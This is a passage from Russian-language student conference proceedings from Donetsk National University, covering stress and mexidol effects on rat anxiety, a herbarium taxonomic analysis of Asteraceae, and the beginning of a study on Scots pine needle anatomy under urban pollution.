Методика. Эксперимент был выполнен на 40 беспородных половозрелых лабораторных белых крысах – самцах в возрасте 6 месяцев (массой 220 ± 10 г.), которые содержались в виварии в стандартных условиях. Психоэмоциональный статус животных (уровень тревожности) устанавливался с помощью стандартной методики «Приподнятый крестообразный лабиринт» [1, 3].

Состояние эмоционального стресса (иммобилизация) моделировалось путем размещения животных на 20 часов однократно в индивидуальные клетки-пеналы [1]. На 2-е сутки животные проходили повторное тестирование в условиях выбранного теста «Приподнятый крестообразный лабиринт».

Фармакологическое воздействие на животных заключалось во введении антиоксидантного и анксиолитического препарата мексидола внутривентриально в дозе 50 мг/кг в течение 5-ти дней [1, 2]. По истечении пяти дней крыс тестировали повторно.

Первичные экспериментальные данные обрабатывались с помощью общепринятых методов математической статистики. Для оценки достоверности различий между контрольными и опытными значениями использовался U-критерий Манна-Уитни.

Результаты и их обсуждение. Как установлено исследователями [2, 4], в основе нейрофизиологических и нейрохимических механизмов, определяющих индивидуально-типологические различия поведения, лежат биохимические особенности организации различных отделов головного мозга. При анализе контрольных данных поведенческих показателей приподнятого крестообразного лабиринта (маркерный показатель – время пребывания в открытом пространстве) животные были разделены на подгруппы по различным уровням тревожности (УТ) – низким УТ ($n=12$), средним УТ ($n=18$) и высоким УТ ($n=10$). Изучив профиль поведения самцов в исходных условиях, следует отметить, что животные с высоким уровнем тревожности (УТ) отличаются высоким количеством фекальных болюсов, что свидетельствует о повышенной эмоциональности. Также в данной подгруппе минимальное количество выглядываний из закрытых рукавов, что подтверждает высокую тревожность и говорит о низком уровне исследовательской активности. Минимальное количество переходов между закрытыми рукавами у самцов подгруппы с низким УТ могло бы свидетельствовать о низкой двигательной активности, но это объясняется длительным пребыванием животных в открытом пространстве. К тому же это опровергается максимальным количеством стоек на открытом пространстве и выглядыванием из закрытых рукавов у крыс данной подгруппы.

По мнению ряда авторов, различия внутри однородной группы животных, выращенных в одинаковых условиях, обусловлены рядом генетически детерминированных факторов. Прежде всего, врожденное соотношение активности нейромедиаторных моноаминергических систем мозга, функциональная активность которых является определяющей при проявлении психоэмоциональных характеристик. Именно взаимосвязи между индивидуальными особенностями поведения животных и спецификой метаболизма моноаминергических систем мозга лежат в основе

индивидуальной чувствительности и эмоциональной устойчивости организма к действию различного рода влияний (стрессовых, фармакологических) [2, 4, 7].

Популяция животных ($n=40$) была разделена на две группы с сохранением пропорции подгрупп с низким, средним и высоким уровнем тревожности – «Мекс»-животные ($n=20$), которые получали только мексидол в качестве воздействия; и «Им+Мекс»-животные ($n=20$), которые перед введением препарата были подвергнуты воздействию острого стресса – гипокинезии на протяжении 20 часов. После гипокинезии группа «Им+Мекс»-животных была протестирована в тесте ПКЛ повторно для выявления эффектов иммобилизационного стресса. В течение 5 дней вводился мексидол (50 мг/кг, в/бр) обеим группам, после чего они также были протестированы в ПКЛ для выявления эффективности коррекции эффектов острого стресса на крыс с помощью антиоксидантов.

Рассмотрим влияние острого стресса на психоэмоциональный статус крыс. Под действием гипокинезии изменения в поведении у крыс были разнонаправленными. В подгруппе с высоким уровнем тревожности (УТ) возросли такие показатели как время пребывания в открытом пространстве (в 2,6 раза, $p_u < 0,05$) и количество выглядываний из закрытых рукавов (на 28,1%, $p_u < 0,05$). При этом снижение первого показателя свидетельствует о снижении уровня тревожности. Второй показатель характеризует поведение «ожидания опасности», поэтому традиционно авторы относят его к таковым, который указывает на наличие тревожного состояния в паттерне поведения животного. В то же время у данной подгруппы снизились повторные выходы в открытое пространство (на 62,5%, $p_u < 0,05$), стойки на открытых рукавах (на 66,7 %, $p_u < 0,05$), переходы (на 72,7%, $p_u < 0,05$), что говорит о снижении двигательной и ориентировочно-исследовательской активности.

На крыс подгруппы с низким УТ иммобилизация повлияла стабильно: произошло снижение значений всех показателей в тесте ПКЛ более чем в два раза ($p_u < 0,05$), что говорит о поведенческом дефиците, о повышении уровня тревожности и, возможно, о развитии депрессивно-подобного состояния.

В подгруппе со средним УТ изменение значений не однородно и не имеет достоверного характера по маркерному показателю. Однако следует отметить, что, как и в других подгруппах, выражено снижение двигательной активности. Так, количество выглядываний из закрытых рукавов снизилось на 31,8%, выходов в открытое пространство – на 63,2%, переходов – на 60,0%, стоек – на 62,5% ($p_u < 0,05$)

Относительно влияния острого стресса на проявления ориентировочно-исследовательской активности самцов в ПКЛ, что проявляется в уменьшении количества вертикальных стоек, обращает на себя внимание ее выраженное угнетение (62,5-66,7%, $p_u < 0,05$) у животных независимо от исходного УТ. Иммобилизация привела к увеличению эмоциональности у крыс всех подгрупп, что проявилось в увеличении количества фекальных болюсов. Но данное повышение оказалось достоверно незначимым.

Таким образом, влияние стресса имело разнонаправленный характер на крыс в зависимости от их исходного уровня тревожности.

Анализ данных, полученных в серии экспериментов с использованием мексидола на самцах, также выявил специфические модификации тревожного поведения животных. Рассмотрим более подробно эффекты мексидола на поведенческие характеристики крыс двух групп («Мекс» и «Им+Мекс»). В группе животных, получивших мексидол без предварительного воздействия стресса (группа «Мекс»), обнаружен разнонаправленный эффект препарата на поведенческие характеристики в тесте «Приподнятый крестообразный лабиринт». Так, в подгруппе с высоким УТ наблюдается повышение

основных показателей: время пребывания в открытом пространстве (в 2,52 раза, $p_u < 0,05$), количество выглядываний (на 45,2%, $p_u < 0,05$), переходов (на 7,1%), количество дефекаций (на 33,3%). Увеличение данных показателей может свидетельствовать о снижении уровня тревожности, т.е. об анксиолитическом действии мексидола. При этом следует отметить незначительное снижение двигательной активности крыс данной подгруппы, о чем свидетельствует статистически незначимое снижение количества стоек (на 40%) и повторных выходов в открытое пространство (на 14,3%). Снижение этих показателей не меняет вектор поведения, так как животное стало больше времени проводить в открытом пространстве, а переходы и выглядывания говорят о достаточной активности. Анализируя эти изменения можно сказать, что мексидол положительно повлиял на исследовательскую активность крыс и вызвал снижение тревожного состояния у них.

В подгруппе с низким уровнем тревожности наблюдался противоположный эффект. Так, снижение суммарного времени пребывания крыс данной подгруппы в открытом пространстве на 26% ($p_u < 0,05$) и тенденция к уменьшению количества вертикальных стоек в открытом пространстве на 25% (не имеет статистической значимости) может свидетельствовать об анксиогенном эффекте мексидола. При этом значение маркерного показателя все равно осталось максимальным по сравнению с показателями крыс других подгрупп. К тому же можно отметить достоверное увеличение количества выглядываний из закрытых рукавов на 30,4% ($p_u < 0,05$) и переходов между закрытыми рукавами в 3,3 раза ($p_u < 0,05$), что свидетельствует об увеличении двигательной активности. По мнению многих авторов увеличение выглядываний из закрытых рукавов характеризует поведение «ожидания опасности», поэтому традиционно его относят к таковым, который прямо указывает на наличие тревожного состояния в паттерне поведения животного. Таким образом, в данной подгруппе самцов характер изменения данного показателя подтверждает описанный выше анксиогенный эффект мексидола.

В подгруппе со средним УТ достоверных изменений показателей не наблюдалось. Можно отметить разнонаправленность изменений, которые не достигли статистически значимого уровня: уменьшение стоек и количества выходов в открытое пространство на 28,6% и 26,3% соответственно, увеличение переходов между закрытыми рукавами на 22,2%. Уровень эмоциональности, определяемый по количеству фекальных болюсов, под фармакологическим воздействием статистически достоверно не изменился ни в одной подгруппе.

Таким образом, можно сделать вывод, что мексидол вызывает противоположную реакцию у интактных крыс группы «Мекс» с крайними уровнями тревожности в контроле: у низкотревожных препарат вызвал анксиолитический эффект, у высокотревожных – анксиогенный.

В группе животных, получивших мексидол после гипокинезии (группа «Им+Мекс»), обнаружен однонаправленный эффект препарата на поведенческие характеристики в тесте «Приподнятый крестообразный лабиринт» (рис. 1). При этом сила изменений зависела от принадлежности животных к определенной подгруппе, разделенных по уровню тревожности в контроле. Увеличение маркерного показателя – суммарного времени пребывания в открытом пространстве – составило 37,2% у высокотревожных, 26,2% у среднетревожных и 63,2% у низкотревожных в контроле животных ($p_u < 0,05$) (рис. 1). Данные изменения свидетельствуют об анксиолитическом действии мексидола на крыс, подвергнутых предварительно стрессовому воздействию.

Положительный эффект антиоксиданта также проявился на показателе двигательной активности: увеличение количества повторных выходов в открытое

пространство в 1,8-3 раза ($p_u < 0,05$) и количества переходов между закрытыми рукавами в 2,3-5,2 раз ($p_u < 0,05$) у всех подгрупп стрессированных животных. По количеству выглядываний из закрытых рукавов достоверные изменения были в подгруппах со средним и высоким уровнем тревожности: повышение этого показателя соответственно на 44,4% и в 1,9 раза ($p_u < 0,05$).

Таким образом, установлено наличие индивидуальной чувствительности тревожного поведения животных к антиоксидантному влиянию после гипокнезии.




Рис.1. Характер влияния мексидола на показатели тревожности самцов группы «Им+Мекс» в тесте ПКЛ в зависимости от исходного УТ

Примечание: 1. ● – отличия статистически значимы ($p_u < 0,05$) при сравнении контрольных значений с результатами фармакологического воздействия; 2. # – отличия статистически значимы ($p_u < 0,05$) при сравнении результатов иммобилизации с результатами фармакологического воздействия.

Выводы. Животные распределяются по подгруппам с разными уровнями тревожности в разных долях. Максимальное количество особей характеризуется средними значениями уровня тревожности (45% особей). Чувствительность к выбранному воздействию – иммобилизационному стрессу – у животных разного исходного уровня выраженности показателя тревожности отличается. У высокотревожных животных иммобилизация вызвала увеличение длительности пребывания в открытом пространстве, что свидетельствует о снижении тревожности. Поведенческий дефицит у низкотревожных животных, проявившийся после действия стресса, говорит о повышении уровня тревожности и, возможно, о развитии депрессивно-подобного состояния у крыс данной подгруппы.

Чувствительность интактных животных к действию мексидола зависит от их индивидуально-типологических особенностей. Препарат проявляет анксиолитический эффект в подгруппе крыс с высоким УТ и анксиогенный – в подгруппе с низким УТ. В подгруппе со средним УТ введение антиоксиданта не вызвало статистически достоверных изменений. Уровень эмоциональности под фармакологическим воздействием статистически достоверно не изменился ни в одной подгруппе.

Введение мексидола в физиологических дозах стрессированным животным приводит к коррекции тревожного поведения самцов белых крыс. Это выражается в увеличении суммарного времени пребывания в открытом пространстве во всех подгруппах, что свидетельствует об анксиолитическом действии препарата. Положительный эффект антиоксиданта также проявился на показатели двигательной активности (увеличение количества повторных выходов в открытое пространство и количества переходов между закрытыми рукавами) у всех подгрупп стрессированных крыс. При этом ориентировочно-исследовательская активность и уровень эмоциональности статистически не изменились у животных всех подгрупп.

СПИСОК ЛИТЕРАТУРЫ

1. Богданова С.А., Варгоцкая Л.С., Замковая М.А., Пашковская В.Н. Влияние стресса на поведенческие параметры самцов белых крыс на фоне применения мексидола // Донецкие чтения 2018: образование, наука, инновации, культура и вызовы современности: Материалы III Международной научной конференции. – Донецк: Изд-во ДонНУ, 2018. – Т. 2. – 301-304 с.
2. Доровских В.А., Баталова Т.А. Поведенческие параметры приобретенного поведения при информационно-эмоциональном стрессе у крыс на фоне применения мексидола // Дальневосточный медицинский журнал. – 2005. – №3. – С. 123-125.
3. Каде А.Х., Кравченко С.В., Трофименко А.И., Поляков П.П., Ананьева Е.И., Чаплыгина К.Ю., Уварова Е.А., Терещенко О.А., Липатова А.С. Современные методы оценки уровня тревожности грызунов в поведенческих тестах, основанных на моделях без предварительного обусловливания // Кубанский научный медицинский вестник. – Краснодар. – 2018. – Т. 25(6). – С. 171-176.
4. Капица И.Г., Иванова Е.А., Воронина Т.А. Влияние мексидола на физическую и умственную работоспособность при стрессогенных воздействиях в эксперименте. // Доклинические исследования фармакодинамики. – 2019. – №1. – С. 12-17.
5. Нехорошкова А.Н., Большевидцева И.Л. Нейробиологические предпосылки формирования тревожных состояний // Медико-биологические науки. – 2016. – №3. – С. 24-36.
6. Bashkatova V.G., Sudakov S.K. Modern approaches to the study of the genetically determined stability of laboratory animals to stressor loads (review) // Bulletin of Medical Science. – 2018. – V.1(9). – Pp. 29-32.
7. Sarumathi A., Anbu S., Saravanan N., Shabit A.R. Gallic acid protects against immobilization stress-induced changes in wistar rats // Journal of Stress Physiology and Biochemistry. – 2013. – V.6. – №1. – P. 136-147.

THE CHANGES IN THE LEVEL OF BEHAVIORAL ANXIETY OF STRESSED MALE WHITE RATS IN THE ELEVATED PLUS MAZE TEST UNDER THE INFLUENCE OF PHYSIOLOGICAL DOSES OF MEXIDOL

Annotation. In this work we studied the changes in the structure of the behavior of male of white laboratory rats in the "Elevated plus maze" test under the influence of immobilization stress. And studied effects Mexidol at the correction of these changes. It has been established that the nature of the effect of immobilization depends on the initial behavioral anxiety of the experimental animals. The antioxidant effect of mexidol leads to modifications in the anxiety behavior of male white rats, depending on the initial level of their anxiety and on the preliminary effect of the stress factor.

Key words: behavior, anxiety, stress, immobilization, mexidol.

Vargotskaya L.S., Galizdra D.D., Grinchenko A.S., Zamkovaya M.A.

Scientific adviser Bogdanova S.A, senior lecturer

Donetsk National University

E-mail: bogdanova@donnu.ru

УДК 582.998

ТАКСОНОМИЧЕСКИЙ АНАЛИЗ СЕМЕЙСТВА ASTERACEAE BEZCHT. ET G. PRESL В ГЕРБАРНОЙ КОЛЛЕКЦИИ КАФЕДРЫ БОТАНИКИ И ЭКОЛОГИИ ГОУ ВПО ДОНЕЦКИЙ НАЦИОНАЛЬНЫЙ УНИВЕРСИТЕТ

Витязь Е.М.

*Научный руководитель: Демьяненко Т.В., к.б.н., доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В представленной работе приводятся результаты продолжения таксономического анализа родов из семейства Asteraceae Bezcht. et G. Pzesh собранных в гербарной коллекции кафедры ботаники и экологии ГОУ ВПО ДОННУ. Указаны места сбора образцов и проведена хронология сборов. Установлено, что в роде *Erigeron* L. наибольшим количеством образцов представлен *Erigeron podolicus* Bess. Самый ранний гербарный образец из исследованных в данной работе датируется 1970 годом.

Ключевые слова: гербарий, таксон, семейство Asteraceae, род, вид, флора

Большинство гербарных хранилищ являются региональными, т.е. представляют флору тех территорий, где они располагаются. Исходя из результатов проводимого ранее таксономического анализа в общей сложности более 30 родов, мы наблюдаем, что сборы растений проводили в основном в местных фитоценозах, а образцы, собранные в других городах, имеют случайный характер.

Таксономический анализ призван, в первую очередь, выявить уровень видового богатства, таксономическое разнообразие, а также соотношение видов между систематическими категориями более высокого ранга, т.е. систематическую структуру данной флоры. [1, 9]. Поэтому такой анализ является логическим завершением инвентаризации флоры. В гербарии кафедры хранящиеся образцы, содержат сведения, об условиях произрастания растений, о месте их сбора. Так гербарный образец иногда является единственным источником информации для некоторых специальных исследований: морфологических, систематических, популяционных и т.д. Так, изучение растительности необходимо как при теоретических ботанических исследованиях, так и

при описании растительного покрова, картировании, а также разработке методов рационального использования растений.

Таксономический анализ представленных в работе родов проводили, как и ранее, с помощью определителей и флор [2-4, 6-8]. Принадлежность видов и авторское соответствие приведено по системе А.Л. Тахтаджяна (2009) [5]. Полученные результаты представлены в таблицах. Места сбора гербарных образцов переведены в рамках, существующих на период сбора гербария территориальных границ.

Таблица 1 – География и хронология сборов некоторых родов семейства Asteraceae Bezcht. et G. Pzegl в гербарной коллекции кафедры ботаники и экологии ГОУ ВПО ДОННУ

Название вида	Место сбора	Год
ОТДЕЛ MAGNOLIOPHYTA – МАГНОЛИОФИТЫ		
КЛАСС MAGNOLIOPSIDA – МАГНОЛИОПСИДЫ		
ПОРЯДОК ASTERALES – АСТЕРАЛЕС		
СЕМЕЙСТВО ASTERACEAE (COMPOSITAE) – АСТРОВЫЕ (СЛОЖНОЦВЕТНЫЕ)		
1. Род <i>Cichorium</i> L. – цикорий		
1. <i>C. intybus</i> – ц. дикий	г. Донецк; г. Горловка; пос. Яровая	1971, 1970, 2006
2. Род <i>Carduus</i> L. – чертополох		
1. <i>C. uncinatus</i> – ч. крючковатый	с. Дроновка	2011
2. <i>C. crispus</i> L. – ч. курчавый	г. Донецк; с. Череновка	1991, 1989, 1984
3. <i>C. nutans</i> – ч. поникающий	г. Алчевск	1990
4. <i>C. acanthoides</i> – ч. колючий	Кировоградская обл.	1985
5. <i>C. acanthoides</i> L. – ч. колючий	с. Ильичевка; с. Платоновка	1987, 1984
6. <i>C. pseudocollinus</i> – ч. ложнохолмовой	г. Красноармейск	1993
7. <i>C. crispus</i> L. – ч. кучерявый	с. Платоновка	1983
8. <i>C. acanthoides</i> – ч. акантовидный	с. Дроновка; г. Донецк	1996, 2013
9. <i>C. cinereus</i> – ч. сероватый	с. Дроновка	2011
10. <i>C. uncinatus</i> – ч. крючковидный	с. Дроновка	1986
3. Род <i>Carlina</i> L. – колючник		
1. <i>C. biebersteinii</i> Bernh. ex Hornem. – к. Биберштейна	с. Пески	1996
4. Род <i>Callistephus</i> Cass. – каллистефус		
1. <i>C. chinensis</i> L. – к. китайский	г. Енакиево; г. Донецк	1974, 2006
5. Род <i>Chrysanthemum</i> L. – хризантема		
1. <i>C. segetum</i> L. – х. полевая	г. Донецк	2006
6. Род <i>Cosmos</i> Cav. – космос		
1. <i>C. bipinnatus</i> – к. двоякоперистый	г. Макеевка	2006
7. Род <i>Coreopsis</i> L. – кореопсис		
1. <i>C. tinctoria</i> Nutt. – к. красильный	г. Донецк	1995
8. Род <i>Crepis</i> L. – скерда		
1. <i>C. tectorum</i> – с. кровельная	пос. Донецкий; г. Донецк	1973, 1991
2. <i>C. ramosissima</i> – с. разветвленная	с. Дроновка; с. Старый Караван	2013, 1992

Окончание табл. 1

3. <i>C. foetida</i> – с. вонючая	с. Дроновка	2013
9. Род <i>Cyclachaena</i> Fresen. – циклохена		
1. <i>C. xanthifolia</i> – ц. дурнишниковлистная	с. Юрьевка; г. Запорожье	2001, 1978
10. Род <i>Erigeron</i> L. – мелколепестник		
1. <i>E. canadensis</i> L. – м. канадский	г. Донецк; Мотяково Московская обл.; с. Рубцы; г. Ясиноватая; г. Донецк; Лиманский р., Донецкая обл.; с. Дроновка; г. Енакиево	2002, 1997, 1986, 2005, 1973, 1986, 2013, 2013
2. <i>E. acris</i> Bess. – м. едкий	г. Димитров; г. Моспино; п. Брусин	2009, 2013, 1992
3. <i>E. podolicus</i> L. – м. подольский	с. Дроновка; с. Пески; г. Донецк; с. Дроновка; с. Караван; с. Платоновка;	2011, 1997, 1994, 1999, 2013, 1992, 1983, 2007, 1996, 1989

Примечание: 1) п. Пески – поселок Пески, Донецкая область; 2) г. Донецк (ДБС) – территория ГУ «Донецкий ботанический сад», город Донецк, Донецкая область; 3) село Старый Караван, Краснолиманский район, Донецкая область; 4) п. Яровая – пгт. Яровая Краснолиманский район, Донецкая область; 5) г. Ясиноватая – город Ясиноватая, Донецкая область; 6) с. Ильичевки – село Ильичевки, Краснолиманский район, Донецкая область; 7) с. Платоновка – село Платоновка, Артемовский район, Донецкая область; 8) с. Дроновка – село Дроновка, Артемовский район, Донецкая область; 9) г. Запорожье – город Запорожье, Запорожская область; 10) г. Енакиево – город Енакиево, Донецкая область; 11) д. Мотяково – деревня Мотяково, Люберецкий район, Московская область; 12) г. Макеевка – город Макеевка, Донецкая область; 13) г. Красноармейск – город Красноармейск, Донецкая область; 14) с. Караван – село Караван, Нововодолажский район, Харьковская область; 15) п. Брусин – поселок Брусин, Красноармейский район, Донецкая область; 16) Донецкое море – водохранилище г. Донецка. Донецкая область; 17) г. Донецк – город Донецк, донецкая область; 18) г. Горловка – город Горловка, Донецкая область; 19) г. Алчевск – город Алчевск, Луганская область; 20) с. Череновка – село Череновка; 21) Кировоградская обл. – Кировоградская область; 22) с. Рубцы – село Рубцы, Лиманский район, Донецкая область; 23) с. Юрьевка – село Юрьевка, Мангушский район, Донецкая область; 24) Лиманский р. – Лиманский район, Донецкая область; 25) г. Димитров – город Димитров, Донецкая область; 26) г. Моспино – город Моспино. Донецкая область.

В результате мы установили, что наиболее ранний гербарный образец принадлежит *Cichorium intybus* L. собран в 1970 году в поселке Яровая, а самые поздние гербарные сборы датированы 2013 годом. Это образцы, собранные в г. Енакиево, а также в с. Дроновка. Наибольшее количество сборов приходится на период с 2006 по 2013 гг. Для выявления систематического разнообразия проводили таксономический анализ, некоторых родов названного семейства. Результаты таксономического анализа исследуемых родов представлены в таблице 2. В ходе обработки гербарных листов, выявили листы с неверно идентифицированными образцами, что требует дальнейшей обработки и корректировки результатов.

Таблица 2 - Таксономическая характеристика семейства Asteraceae гербарной коллекции кафедры ботаники и экологии ГОУ ВПО ДОННУ

№ п\п	Род	Вид	Количество образцов	Процент от общего количества
1	<i>Cichorium</i> L.– цикорий	<i>C.intybus</i> – ц.дикий	3	5,8
2	<i>Carduus</i> L. – чертополох	<i>C. uncinatus</i> – ч. крючковатый	1	1,9
		<i>C. crispus</i> L.– ч. курчавый	3	5,8
		<i>C. nutans</i> – ч. поникающий	1	1,9
		<i>C. acanthoides</i> – ч. колючий	1	1,9
		<i>C. acanthoides</i> L. – ч. колючий	2	3,9
		<i>C. pseudocollinus</i> – ч. ложнохолмовой	1	1,9
		<i>C. crispus</i> L. – ч. кучерявый	1	1,9
		<i>C. acanthoides</i> – ч. акантовидный	2	3,8
		<i>C. cinereus</i> – ч. сероватый	1	1,9
		<i>C. uncinatus</i> – ч. крючковидный	1	1,9
3	<i>Carlina</i> L.- колючник	<i>C. biebersteinii</i> Bernh. ex Hornem. – к. Биберштейна	1	1,9
4	<i>Callistephus</i> Cass. - каллистефус	<i>C. chinensis</i> L. – к. китайский	2	3,9
5	<i>Chrysanthemum</i> L.– хризантема	<i>C. segetum</i> L. – х. посевная	1	1,9
6	<i>Cosmos</i> Cav.- космос	<i>C. bipinnatus</i>	1	1,9
7	<i>Coreopsis</i> L.– кореопсис	<i>C. tinctoria</i> Nutt. – к. красильный	1	1,9
8	<i>Crepis</i> L.– скерда	<i>C. tectorum</i> – с. кровельная	2	3,9
		<i>C. ramosissima</i> – с. разветвленная	2	3,9
		<i>C. foetida</i> – с. вонючая	1	1,9
9	<i>Cyclachaena</i> Fresen.- циклохена	<i>C. xanthifolia</i> – ц. дурнишниковлистная	2	3,9
10	<i>Erigeron</i> L.– мелколепестник	<i>E. canadensis</i> L. – м. канадский	8	15,6
		<i>E. acris</i> L. – м. едкий	3	5,8
		<i>E. podolicus</i> Bess. – м. подольский	10	19,6
Всего			51	100

Установлено, что наибольший процент по количеству гербарных экземпляров составляет *Erigeron podolicus* Bess. (19,6%), и несколько меньше *Erigeron canadensis* L. (15,6%).

Представленный материал является одним из этапов инвентаризации гербарной коллекции семейства Астровые, он упорядочивает имеющийся многолетний материал.

СПИСОК ЛИТЕРАТУРЫ

1. Конспект флоры юго-востока Украины. Сосудистые растения / Кондратюк Е.Н., Бурда Р.И., Остапко В.М. – К.: Наук. думка, 1985. – 272 с.
2. Тахтаджян А.Л. Система магнолиофитов. – Л.: Наука, 1987. – 439 с.
3. Растения России. Определитель / под ред. Пескова И.М. – М.: САКР-Д, 2015 – 484 с.
4. Тарасов В.В. Об экологической паспортизации трав лесных культурбиоценозов (в пределах Днепропетровской области) // Биогеоэкологические особенности лесов Присамарья и их охрана. - Д.: ДГУ, 1981. – С. 122 – 139.
5. Takhtajan A. Flowering Plants. Second Edition. – Springer-Verlag, 2009. – P.XZV+872.
6. Флора СССР: В 30-ти томах – М.; Л.: Изд-во АН СССР, 1961. – Т. 26. – С. 425-631.
7. Флора центральной Сибири: В 2-х томах – Новосибирск: Наука, 1979. – Т. 2. – С. 841-959.
8. Флора европейской части СССР: В 8-ми Томах – Л.: Наука, 1994. – Т. 7. – С.127-158.
9. Павлов В.Н., Барсукова А.В. Гербарий. Руководство по сбору, обработке и хранению коллекций растений. – М.: Издательство Московского университета, 1976. – 128 с.

TAXONOMIC ANALYSIS OF THE ASTERACEAE BEZCHT FAMILY. ET G. PRESL IN THE HERBARIUM COLLECTION OF THE DEPARTMENT OF BOTANY AND ECOLOGY OF THE DONETSK NATIONAL UNIVERSITY

Annotation. The present paper presents the results of the continuation of the taxonomic analysis of genera from the Asteraceae family Bezcht. et G. Pzesl collected in the herbarium collection of the Department of Botany and Ecology of the State University of Higher Education DONNU. The places of collection of samples are indicated and the chronology of collections is carried out. It has been established that in the genus *Erigeron* L. the largest number of samples is represented by *Erigeron podolicus* Bess. The earliest herbarium specimen studied in this work dates back to 1970.

Keywords: herbarium, taxon, Asteraceae family, genus, species, flora

Vityaz E. M.

Scientific adviser: Demyanenko T.V.

Donetsk National University

E-mail: elizavetavityz@gmail.com

УДК 581.4 : 630.11 (477.60)

АНАТОМО-МОРФОЛОГИЧЕСКИЕ ОСОБЕННОСТИ СОСНЫ ОБЫКНОВЕННОЙ В РЕКРЕАЦИОННЫХ ЗОНАХ Г. МАКЕЕВКИ

Городина И.С.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой ГОУ ВПО «ДОННУ»

Аннотация. Проведен анализ анатомо-морфологических показателей строения хвои сосны обыкновенной в городской среде промышленной агломерации. Учтены особенности строения листового аппарата растений в условиях разного уровня техногенной нагрузки.

Ключевые слова: анатомия листа, фитоиндикация, Донбасс, промышленная зона.

Предыдущие исследования в рамках тематического направления по хвойным г. Макеевки касались прогноза устойчивости насаждений в условиях разной рекреационной нагрузки [1]. Подробные структурные исследования с иллюстративным материалом проведены нами в 2020-2021 годах, что по цифровому материалу отобрано в публикации на конференции [2].

Цель работы – представить результаты исследований структурного блока по разнице в строении листового аппарата особей сосны обыкновенной, произрастающих в условиях разного уровня антропогенной нагрузки в г. Макеевке. Работа является частью фитоиндикационной тематики кафедры ботаники и экологии ДонНУ [3–5] с особенностями по поиску функциональной биомониторинговой разницы в строении растений промышленных экотопов [6–8], в том числе хвойных видов на территории других городов Донбасса [9]. Методологический блок реализован в соответствии с разработками по функциональной ботанике [10–13], работ по микроклиматическим исследованиям в изучении растений техногенных пространств [14] и предусматривает внедрение в плановый научно-образовательный процесс в Донецком национальном университете [15]. Если предыдущие исследования позволили нам сформировать учетные площадки и непосредственно места сбора образцов, определить их жизнеспособность и целесообразность организации рекреационных мероприятий в учетных локациях, то теперь возникла необходимость функционального структурного анализа состояния растений-индикаторов, чтобы проводить диагностику состояния объектов в разные сезоны и периоды наблюдения за экотопами. Экземпляры хвои сосны обыкновенной были проанализированы в классическом эквиваленте организации научно-исследовательской работы экспериментального характера в системе «опыт – контроль».

На рисунке 1 показаны поперечные срезы хвои сосны обыкновенной в разных условиях городской среды: А – контроль, Б, В – опыт (в условиях интенсивной антропогенной нагрузки). Качественному сравнительному анализу были подвержены признаки: целостность эпидермального слоя, плотность и равномерность хлорофиллоносной паренхимы, особенности строения трансфузионной паренхимы, количество и особенности закладки смоляных ходов и их обкладок, особенности наличия (проявления) и расположения проводящего пучка в системе комбинаций тканей флоэмы, ксилемы и склеротизированной ткани в качестве обкладки сосудисто-волокнистого пучка. Важным показателем оценки проявилось геометрическое очертание среза: симметричность треугольного строения тяготеет к зонам, благоприятным для произрастания вида хвойного растения в промышленно развитом городе. В норме поперечный срез формирует правильный треугольник, в зонах повышенного техногенного воздействия наблюдаются комбинации выпукло-вогнутого строения, нарушения симметричности.

